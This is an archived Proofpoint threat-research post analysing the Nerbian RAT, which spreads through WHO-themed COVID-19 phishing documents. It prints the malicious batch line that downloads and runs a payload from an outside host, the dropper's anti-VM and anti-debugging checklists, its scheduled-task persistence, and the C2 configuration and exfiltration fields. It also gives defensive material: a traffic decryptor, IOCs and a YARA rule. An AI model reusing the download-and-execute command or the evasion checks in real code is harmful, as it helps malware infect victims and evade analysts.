Nerbian RAT Using COVID-19 Themes Features Sophisticated Evasion Techniques | Proofpoint US

By May 11, 2022 Andrew Northern, Pim Trouerbach, Tony Robinson, Axel F

Published: 2022-05-10 · Archived: 2026-04-05 16:40:37 UTC

Key Findings

- Proofpoint has analyzed a novel malware variant which utilizes significant anti-analysis and anti-reversing capabilities.
- The malware, written in the Go programming language, uses multiple open-source Go libraries for conducting malicious activities.
- The malware, called Nerbian remote access trojan (RAT) leverages COVID-19 and World Health Organization themes to spread.
- Proofpoint researchers named the malware based on a named function in the malware code. Nerbia is a fictional place from the novel *Don Quixote*.

Overview

The newly identified Nerbian RAT leverages multiple anti-analysis components spread across several stages, including multiple open-source libraries. It is written in operating system (OS) agnostic Go programming language, compiled for 64-bit systems, and leverages several encryption routines to further evade network analysis. Go is an increasingly popular language used by threat actors, likely due to its lower barrier to entry and ease of use.

Campaign Details

Starting on April 26, 2022, Proofpoint researchers observed a low volume (less than 100 messages) email-borne malware campaign sent to multiple industries. The threat disproportionately impacts entities in Italy, Spain, and the United Kingdom. The emails claimed to be representing the World Health Organization (WHO) with important information regarding COVID-19. The malware sample was also noted by security researcher pr0xylife on Twitter. Proofpoint researchers observed the following indicators and attachments:

From: who.inter.svc@gmail[.]com, announce@who-international[.]com

Subjects: WHO, World Health Organization

Attachment Names and Types: who_covid19.rar with who_covid19.doc inside, covid19guide.rar with covid19guide.doc inside, covid-19.doc

The messages that purport to be from WHO and include safety measures relating to COVID-19 include an attached Word document containing macros.



Figure 1: Example email that purports to be from WHO.

Figure 2: Attached Word document.

The emails contain a macro-laden Word attachment (sometimes compressed with RAR). When macros are enabled, the document reveals information relating to COVID-19 safety, specifically about self-isolation and caring for individuals with COVID-19. Interestingly, the lure is similar to themes used in the early days of the pandemic in 2020, specifically spoofing the WHO to distribute information about the virus.



Figure 3: Screenshot of the document lure containing COVID-19 guidance, specifically what users see when they enable macros on the malicious document.

In addition to masquerading as the WHO, the document also appears to contain logos from the Health Service Executive (HSE), Government of Ireland, and National Council for the Blind of Ireland (NCBI).



Figure 4: Document with additional logos related to government and non-profit entities.

Attack Path

When users enable macros on this document, the document executes an embedded macro that drops a .bat file with the following contents:

powershell IWR -Uri hxxps://www[.]fernandestechnical[.]com/pub/media/gitlog -OutFile C:\Users\[username]\AppData\Roaming\UpdateUAV.exe ;C:\Users\[username]\AppData\Roaming\UpdateUAV.exe

This batch file performs a PowerShell Invoke Web Request (IWR) to the URL:

```
hxxps://www[.]fernandestechnical[.]com/pub/media/gitlog,
```

It renames the downloaded file to UpdateUAV.exe, and drops it into:

```
C:\Users\[current user]\AppData\Roaming\UpdateUAV.exe.
```

Dropper: UpdateUAV.exe

UpdateUAV.exe is the payload initially downloaded from the malicious Word document. It is a 64-bit executable, written in Golang, 3.5MB in size, and UPX packed. Executable files created in the Go language tend to be slightly larger than most other executable files. Likely, this malware is packed with UPX to reduce the overall size of the executable being downloaded. Unpacked, the file is 6.6MB in total.

```
da_667@Lancer:~/Downloads$ cp UpdateUAV.exe UpdateUAV.exe.1
da_667@Lancer:~/Downloads$ upx -d UpdateUAV.exe.1
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2018
UPX 3.95        Markus Oberhumer, Laszlo Molnar & John Reiser   Aug 26th 2018

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
   6855168 <-   3642880   53.14%    win64/pe     UpdateUAV.exe.1

Unpacked 1 file.
da_667@Lancer:~/Downloads$ du -h UpdateUAV.exe.1
6.6M    UpdateUAV.exe.1
```

Figure 5: The UpdateUAV.exe payload is packed with UPX, likely in an effort to reduce its size.

Proofpoint analysts extracted decrypted data during execution. The resulting memory revealed additional information about the sample.

Functionality

UpdateUAV.exe is a dropper for Nerbian RAT. This determination was made through multiple different observations. First is the string embedded in the sample:

K:/W_Work/Golang/src/RAT_Dropper/main_gen.go

According to the source path, this executable is a dropper. Proofpoint named this malware “Nerbian RAT” based on one of the function names in the dropper. The specific function name is “main_downloadNerbian” as shown in the following figure.



Figure 6 : Nerbian RAT main function code.

There are additional references to "Nerbian" in some of the Go functions scattered throughout the binary.



Figure 7: Functions referring to the RAT the dropper is meant to download and store on the compromised system.

Code Reuse

Most software developers, including malware developers, use existing software packages. The UpdateUAV executable, which is a dropper for Nerbian RAT, features a lot of code re-use, with strings referencing various GitHub projects:

github.com/go-ole/go-ole – Go bindings for Windows COM (Component Object Model – inter-process communication)
github.com/gonutz/w32/v2 – Go bindings for the Win32 API
github.com/mitchellh/go-ps – Library implements OS-specific APIs to list and manipulate processes
github.com/StackExchange/wmi – Go package for Windows WMI, providing a WQL interface

Out of all these references to external projects the most interesting is:

github.com/p3tr0v/chacal/

Anti-Debug, Anti-VM, Anti-Forensics



Figure 8: Chacal GitHub page.

Chacal is described as, “Golang anti-vm framework for Red Team and Pentesters”. However, there are several functions and references in the project designed to make debugging and reverse engineering more difficult as well.

The dropper will stop execution if it encounters any of the following conditions:

- The size of the hard disk on the system is less than a certain size. The default defined in Chacal is 100GB.
- The name of the hard disk, according to WMI contains one of the following strings:
  - "virtual"
  - "vbox"
  - "vmware"
- The MAC address queried returns any of the following OUI values:
  - 00:0c:29, 00:50:56, 08:00:27, 52:54:00, 00:21:F6, 00:14:4F, 00:0F:4B, 00:10:E0, 00:00:7D, 00:21:28, 00:01:5D, 00:21:F6, 00:A0:A4, 00:07:82, 00:03:BA, 08:00:20, 2C:C2:60, 00:10:4F, 00:0F:4B, 00:13:97, 00:20:F2, 00:14:4F
- Any of the following reverse engineering/debugging programs are encountered in the process list:
  - processhacker.exe, procmon.exe, pestudio.exe, procmon64.exe, x32dbg.exe, x64dbg.exe, CFF Explorer.exe, procexp64.exe, procexp.exe, pslist.exe, tcpview.exe, tcpvcon.exe, dbgview.exe, RAMMap.exe, RAMMap64.exe, vmmap.exe, ollydbg.exe, agent.py, autoruns.exe, autorunsc.exe, filemon.exe, regmon.exe, idaq.exe, idaq64.exe, ImmunityDebugger.exe, Wireshark.exe, dumpcap.exe, HookExplorer.exe, ImportREC.exe, PETools.exe, LordPE.exe, SysInspector.exe, proc_analyzer.exe, sysAnalyzer.exe, sniff_hit.exe, windbg.exe, joeboxcontrol.exe, joeboxserver.exe, joeboxserver.exe, ResourceHacker.exe, Fiddler.exe, httpdebugger.exe
- Any of the following memory analysis/memory tampering programs are present in the process list:
  - DumpIt.exe, RAMMap.exe, RAMMap64.exe, vmmap.exe
- A time measurement function checks to see if the amount of time elapsed execution specific functions is deemed "excessive". If the time threshold is reached, the malware assumes it is being debugged, and will exit.

In addition to the anti-reversing checks provided by Chacal, there are other anti-analysis checks present in the binary including:

- Uses the IsDebuggerPresent API to determine if the executable is being debugged
- Appears to query for the following network interface names:
  - Intel® PRO/1000 MT Network Connection
  - Loopback Pseudo-Interface 1
  - Software Loopback Interface 1

Download, Execution, and Persistence

In the case of analyzed sample, the dropper attempted to download its payload from:

hxxps://www[.] fernandestechnical [.]com/pub/media/ssl

And will save the RAT to:

C:\ProgramData\USOShared\MoUsoCore.exe

Next, the dropper will attempt to establish a scheduled task named MicrosoftMouseCoreWork to start the RAT payload hourly to establish persistence.

```
https://www.fernandestechnical.com/pub/media/sslhttps://www.fernandestechnical.com/pub/media/sslC:\\ProgramData\\USOShared\\MoUsoCore.exe
C:\\ProgramData\\USOShared\\MoUsoCore.exe
schtasks /run /tn MicrosoftMouseCoreWork
```

The dropper's end-goal is to download the executable named SSL, save it as MoUsoCore.exe, and configure a scheduled task to run it hourly as its primary persistence mechanism.

Payload - MoUsoCore.exe

MoUsoCore.exe is the name of the payload that the dropper binary, UpdateUAV.exe, attempts to download and establish persistence for. Like the dropper itself, it is written in Go, and is UPX packed. The size of the binary in its packed state is 5.6MB, while in its unpacked state is 9.2MB.

Functionality and Configuration Settings

Nerbian RAT seems to support a variety of different functions, most of which are dictated by encrypted configuration settings in the binary itself. Proofpoint identified various configuration settings this sample utilizes:

"185.121.139[.]249"
https://www[.]fernandestechnical[.]com/pub/health_check.php
8ffe450597cbbfa5a703e23a8b6bbdaeda76badf2b035e75de5ffdb3af07270d
"100"
\\\\ProgramData\\\\Microsoft OneDrive\\\\setup
"rev.sav"

===Configuration===
default_communication_protocol: %s
default_conn_interval: %d
b_use_alive_signal: %t
start_worktime: %d
end_worktime: %d
alive_interval: %d
b_use_secondary_host: %t
b_use_sleep_filetransfer: %t
time_sleep_filetransfer: %d
retry_count_filetransfer: %d
connection_error_sleep_time: %d
bpreflaged_use_backupserver: %t
flagged_time_backupserver: %s
switch_backupserver_time: %d
primary_host: %s
secondary_host: %s
primary_http_proxyserver: %s
secondary_http_proxyserver: %s
working_directory: %s
b_run_cmd_result_outfile: %t
idle_state_limit_time: %d
st:%d
nt: %d

Many of these strings pertain to setting operating parameters for the malware such as what hosts it communicates with, how often it checks in to the C2 domains and IP addresses with keep-alive messages, the malware's preferred working directory, and the hours in which it operates, in addition to other parameters.

It's likely that 185[.]121[.]139[.]249 and hxxps://www[.]fernandestechnical[.]com/pub/health_check.php are the designated C2 backup domains and URI for keep-alives and check-ins.

Keylogging

The RAT appears to have the ability to log keystrokes and appears to write them, encrypted, to the rev.sav file mentioned in the configuration settings above.

Screen Capture

Not unlike the dropper, the RAT utilizes a lot of pre-existing Go code to perform many of its functions:

github.com/lxn/win
github.com/go-ole/go-ole
github.com/StackExchange/wmi
github.com/digitalocean/go-smbios/smbios
github.com/AllenDang/w32.init

Again, out of all of these, one of the more interesting external references is to the following GitHub repo:

> github.com/kbinani/screenshot/

This repo is a Go library for performing screen captures on a variety of different operating systems.

C2 Communications

As with most modern malware families, this RAT prefers to handle its communications over SSL. Proofpoint observed two types of network traffic. The first is a simple Heartbeat/Keep-Alive to the C2 domains/IP addresses.



Figure 9: The Heartbeat/Keep-alive traffic to the C2 domain/IP addresses. Please disregard the extra "p" at the end of /pub/health_check.php.

Additional communication observed was a POST request to the configured C2 domains and IP addresses with a large collection of HTTP form data being uploaded in the request:



Figure 10: Notice the different names in the Content-Disposition field for each form in this POST request. All of this data is both base64 encoded and encrypted, regardless of whether the C2 communication is happening over HTTP or HTTPS.

Form-data names being posted to the C2 server include:

addr_post – IP address posting to

port_post – network port posting to

auth_post – likely a per-session encryption key or password used after initializing the C2 communication

session_key – the only field that isn't encrypted. This is a combination of a string that serves as a sort of campaign identifier, a hash of values retrieved via the SMBIOS Golang module, and the operating system designation of the system talking to the C2 server (in this case "windows").

data_post – exfiltrated data from the victim host

All of the fields above, with exception of session_key form data field, utilize a unique encryption scheme. The first 70 bytes of the POST are "garbage", while the next 24 bytes contain an AES key that can be used to decrypt the remaining data. Proofpoint researchers developed a Python script that will enable decrypting this posted data:

```
import malduck
import binascii


data =
"BgxxweBaPoZVPcfLoQFSHMfqqeitJaZjoSKOBrhsCxtDMYGxPUHsKYcXetaTSJaSULtqZQAwoDiTrCtDpVKvaLxjZPSLcLBvlyREEguzuO0Z8119
```

```
def decrypt_post_param(base64_encoded_content):
    junk = base64_encoded_content[:70]
    key = base64_encoded_content[70:70+32]
    print("[+] key: %s" % key)
    crypted_data = base64_encoded_content[70+32:].encode("utf-8")
    base64_decoded = malduck.base64.decode(crypted_data)
    iv = key[:16].encode("utf-8")
    full_data = base64_decoded
    print("[+] crypted data [%d]: %s" % (len(full_data), binascii.hexlify(full_data)))
    return malduck.aes.cbc.decrypt(key.encode("utf-8"), iv, full_data)


print(decrypt_post_param(data))
```

```
PS                                                    python .\decrypt_param.py
[+] junk: BgxxweBaPoZVPcfLoQFSHMfqqeitJaZjoSKOBrhsCxtDMYGxPUHsKYcXetaTSJaSULtqZQ
[+] key: AwoDiTrCtDpVKvaLxjZPSLcLBvlyREEg
[+] base64 encode data: b'uzuO0Z8119x2/7cc2XoU2w=='
[+] crypted data [16]: b'bb3b8ed19f35d7dc76ffb71cd97a14db'
[+] decrypted: b'185.121.139.249\x01'
```

Figure 11: Python script for decrypting posted data.

Using the code above, users can decrypt the data being posted. In this instance, Proofpoint chose to decrypt the base64 encoded data from the addr_post field from an internal sandbox run. Users will need to replace the data variable with the base64 encoded block they wish to decrypt, or otherwise modify the script to accept input.

As mentioned above however, the session_key field is not encrypted, it is base64 encoded. What does this field contain?



Figure 12: The value of the session_key field is just a concated string, containing three values that are base64 encoded.

When submitted to Cyberchef using the From Base64 recipe, the base64 encoded string:

OGZmZTQ1MDU5N2NiYmZhNWE3MDNlMjNhOGI2YmJkYWVkYTc2YmFkZjJiMDM1ZTc1ZGU1ZmZkYjNhZjA3MjcwZDoyNWI0ZWJjYTRiYm

Decodes to:

8ffe450597cbbfa5a703e23a8b6bbdaeda76badf2b035e75de5ffdb3af07270d:25b4ebca4bbc82ab5ae2e517c29d33e7:windows

This string contains three values, concatenated and delimited with the ":" character. Proofpoint assesses the first value, 8ffe450597cbbfa5a703e23a8b6bbdaeda76badf2b035e75de5ffdb3af07270d is some sort of an implant or campaign identifier, while 25b4ebca4bbc82ab5ae2e517c29d33e7 is a value derived from host identifier data collected using the go-smbios library mentioned above, while the final value is the operating system of the compromised host (windows)



Figure 13: The process flow of Nerbian RAT

Assessment

This is a complex piece of malware, consisting of three stages:

- Maldoc phishing lure
- Dropper that performs a large variety of environment checking – anti-reversing and anti-VM checks
- Nerbian RAT – encrypted configuration file, extreme care to ensure data is encrypted to the C2

Despite all this complexity and care being taken to protect the data in transit and "vet" the compromised host, the dropper and the RAT itself do not employ heavy obfuscation outside of the sample being packed with UPX, which it can be argued isn't necessarily for obfuscation, but to simply reduce the size of the executable.

Additionally, much of the functionality of both the RAT and the dropper are easy to infer due to the strings referring to GitHub repositories – specifically the Chacal and screenshot repositories exposes partial functionality of both the dropper and the RAT.

Why Nerbian RAT?

At first it was hard to find any references to "Nerbian" on the internet, until Proofpoint analysts came across this passage in Don Quixote:

> *"But turn thine eyes to the other side, and thou shalt see in front and in the van of this other army the ever victorious and never vanquished Timonel of Carcajona, prince of New Biscay, who comes in armour with arms quartered azure, vert, white, and yellow, and bears on his shield a cat or on a field tawny with a motto which says Miau, which is the beginning of the name of his lady, who according to report is the peerless Miaulina, daughter of the duke Alfeniquen of the Algarve; the other, who burdens and presses the loins of that powerful charger and bears arms white as snow and a shield blank and without any device, is a novice knight, a Frenchman by birth, Pierres Papin by name, lord of the baronies of Utrique; that other, who with iron-shod heels strikes the flanks of that nimble parti-coloured zebra, and for arms bears azure vair, is the mighty* ***duke of Nerbia, Espartafilardo del Bosque, who bears for device on his shield an asparagus plant with a motto in Castilian that says, Rastrea mi suerte."***

Nerbia is a fictional place from the great novel Don Quixote. The knight from Nerbia had a shield with a crest of asparagus and a banner reading "Try your luck".

Figure 14: Nerbia is a fictional land from the novel Don Quixote. The Knight of Nerbia wore a shield with an asparagus crest with a Castilian Spanish motto that reads "Rastrea Mi Suerte." Which roughly translates to "Try your luck." In English. Please note that this crest is not associated with the novel and was created because Threat Research at Proofpoint likes to have fun.

Many of the strings referencing Nerbia were located in the companion dropper (UpdateUAV.exe). There are no references to Nerbia in the RAT payload itself (MoUsoCore.exe). Proofpoint assesses with high confidence that the dropper and RAT were both created by the same entity, and while the dropper may be modified to deliver different payloads in the future, the dropper is statically configured to download and establish persistence for this specific payload at the time of analysis.

Indicators of Compromise

Filename	covid-19.doc
MD5 Hash	d7888fea6047b662a30bf00edac4c3ee
SHA1 Hash	8137670512be55796f612e41602f505955b0bb0c
SHA256 Hash	ee1bbd856bf72a79221baa0f7e97aafb6051129905d62d74a37ae7754fccc3db
Filename	UpdateUAV.exe
MD5 Hash	9cca59eec5af63e42cd845b67cf6df89
SHA1 Hash	178aad6c7918cc495a908944e79143a913630890

SHA256 Hash	1b8c9e7c150bacd466fbe7f12b39883821f23b67cae0a427a57dc37e5ea4390f
Notes	Downloaded from hxxps://www[.]fernandestechnical[.]com/pub/media/gitlog via Powershell Invoke Web Request (IWR) to C:\Users\[current_user]\Appdata\Roaming\UpdateUAV.exe 64-bit golang executable, UPX packed
Filename	MoUsoCore.exe
MD5 Hash	5d5bc970f975341558b8d2c225ca0115
SHA1 Hash	4f74826ed56cda233cfc12b86fd1b7da4a9f2e56
SHA256 Hash	902c65435b6b44cfda1156b0e7c6a30b2785fa4f2cbb9b1944a66f5146ec7aa5
Notes	Downloaded from hxxps://www[.]fernandestechnical[.]com/pub/media/gitlog via Powershell Invoke Web Request (IWR) to C:\Users\[current_user]\Appdata\Roaming\UpdateUAV.exe 64-bit golang executable, UPX packed

Domain	www[.]fernandestechnical[.]com
Notes	hxxps://www[.]fernandestechnical[.]com/pub/health_check.php

IP Address	185[.]121[.]139[.]249
Notes	Additional IP address identified in the Nerbian RAT (MoUsoCore.exe) configuration.

Detection

Network

Snort and Suricata rules are available in the ETOPEN ruleset under SIDs:
2036426 - ET MALWARE Nerbian RAT CnC Checkin
2036427 - ET MALWARE Nerbian RAT Data Exfiltration

Static

The Yara rule below should provide host-based static detection of the RAT payload:

```
rule Nerbian_RAT

{

   meta:

      author = "ptrouerbach"

      reference = "5e6c5a9fda2d20125f6f24e37e8a217a39ff0a5cfddc07ddfdb18049d9ea4597"

      malfamily = "NerbianRAT"

   strings:

      $args_p = "p-" ascii
```

```
        $args_s = "s-" ascii
        $args_h = "h-" ascii
        $args_P = "P-" ascii
        $hardcoded_aes_key = { 17E87F581F1DF8D6129D65FD50CEB3DD6C4E1C223077CD7D4C595DA6C3DF92B2 }
    $param_auth = "auth_post" ascii
        $param_session = "session_key" ascii
        $param_data = "data_post" ascii
        $param_addr = "addr_post" ascii
        $param_port = "port_post" ascii
    condition:
        uint16be(0) == 0x4D5A
        and ($hardcoded_aes_key or (all of ($param*) and all of ($args*)))
        and filesize < 10MB
}
```

Additional Acknowledgements

Proofpoint security researchers would like to thank security researcher pr0xylife sharing his observations of this threat on social media.
